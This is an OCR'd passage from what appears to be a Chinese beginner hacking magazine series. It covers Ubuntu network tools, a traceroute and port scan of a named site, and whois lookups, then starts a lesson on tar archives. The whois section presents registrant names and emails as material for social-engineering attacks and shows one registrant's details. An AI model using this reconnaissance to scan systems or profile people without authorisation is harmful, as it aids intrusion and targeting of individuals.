这个地址都经过了哪些路由，进入“网络工具”的“路由跟踪”选项卡中，随便输入一个网址，这里是“cuichengqi.cn”，然后单击“跟踪”按钮，这时就会返回我们访问 cuichengqi.cn 这个站点所经过的那些路由器，如图 13 所示，这个功能在实际入侵过程中用到的不是特别多，所以大家有所了解即可。




图 14

在入侵过程中，端口扫描功能可是经常要用到的，在 ubuntu 的网络工具中也集成了这一功能，在网络工具中进入“端口扫描”选项卡，在网址处随便输入一个地址，我输入的是“cuichengqi.cn”，然后单击“扫描”按钮，然后程序就会扫描所输入主机的端口信息，

这里扫描到了21和80端口（还在继续扫描），如图14。

whois命令的功能可是非常强大的，而且很实用，该功能可以查询某域名注册时填写的一些信息，我们在进行社会工程学攻击的时候总是可以用到这意想不到的信息来进行入侵，比如说，我们可以通过这个命令得到指定域名的申请者的姓名和地址等等，而这些信息往往对于我们社工此人非常有帮助。既然这个功能这么强大，那就让我们来实际测试一下吧。切换到网络工具的“whois“选项卡中，在输入框中输入一个域名，这里依然是“cuichengqi.cn”，然后单击“whois”按钮，回显如图15所示。从这些回显信息中我们可以得到很多有用的信息，比如域名cuichengqi.cn的注册者的姓名（图中是崔承琦），域名注册者的邮箱（图中那个QQ邮箱）以及域名出售者（图中的北京新网数码信息技术有限公司）和解析主机地址等信息。




图13




图15

今天文章的内容实质性的东西很多，希望读者们课后能好好的测试一下，巩固一下。因为下期我们就要实际去linux hakcing了！

另外给大家一个视频地址，是关于我们可爱的ubuntu的，有兴趣的读者可以去看下，具体内容暂不吐露，不过可以保证精彩之极，不要错过哦，网址是http://v.youku.com/v_show/id_cb00XMzAyODAyMDQ=.html。

Linux黑客入门——黑客攻击初体验

姬良

文章难度：★★★
文章阅读点：本文介绍了Linux下的压缩解压工具的使用及Nmap扫描工具的使用

经过前几期基础课程的学习，相信大家对于Linux的安装以及一些基础命令的使用都已经掌握了吧，从本节课开始我们就要进入黑客攻击的课程了，对于前面的知识还没有掌握的小菜请抓紧时间复习了。在黑客攻击实例之前，我们先来学习一下有关“压缩”和“归档”的相关知识，这对于我们今后的hacking和在ubuntu上工作都是非常重要的。

一、归档&压缩

很多时候，我们需要把一组文件存储成一个文件以便备份或传输到另一个目录甚至另一台计算机上，更多的时候，我们会把这一组文件压缩成一个文件，这样还能减少磁盘的占用空间，更方便于下载和上传。

归档文件（archive file）和压缩文件（compressed file）最大的区别就是：归档文件是单纯的将文件打包成一个归档，而不进行压缩，与之相反的则是压缩文件，压缩文件会将文件集中并进行压缩。如果把一个或者几个文件或者目录创建成大小为KB级别归档文件，那么这个归档文件的磁盘占用空间要稍大于原文件和目录之和，而如果是一些较大的文件或者目录制作的归档文件，那么这个归档文件的大小近似于原目录和文件总大小。




图1

ubuntu为我们准备了一个归档管理器，通过这个管理器我们可以很方便的把归档文件和压缩文件解压，同时也可以很方便的创建归档文件和压缩文件。不过这里需要注意的是，ubuntu把创建（释放）归档文件和压缩文件都称作归档文件的操作，请大家一定要记住这一点。




图2

二、图形化的归档管理界面

为了使读者们对这两个概念有一个清晰的认识，我准备了两个实例，首先准备一个文本文件，名为“test”，大小为7371个字节，如图1。在这个文件上单击鼠标右键，然后选择“创建归档文件”，如图2，接着就会出现如图3所示的创建归档的对话框，在这里，我们可以选择创建归档的类型，我选择的是“tar”。我们还可以在位置选项处设置生成的归档文件的存放位置，最后点击“创建”按钮即可，生成的归档文件如图4所示。

来查看一下这个归档文件的属性，如图5所示，这个归档文件的大小为“10240”，这个结果对应了前面所讲的内容：如果把一个或者几个文件或者目录创建成大小为KB级别归档文件，那么这个归档文件的磁盘占用空间要稍大于原文件和目录之和。




图 3

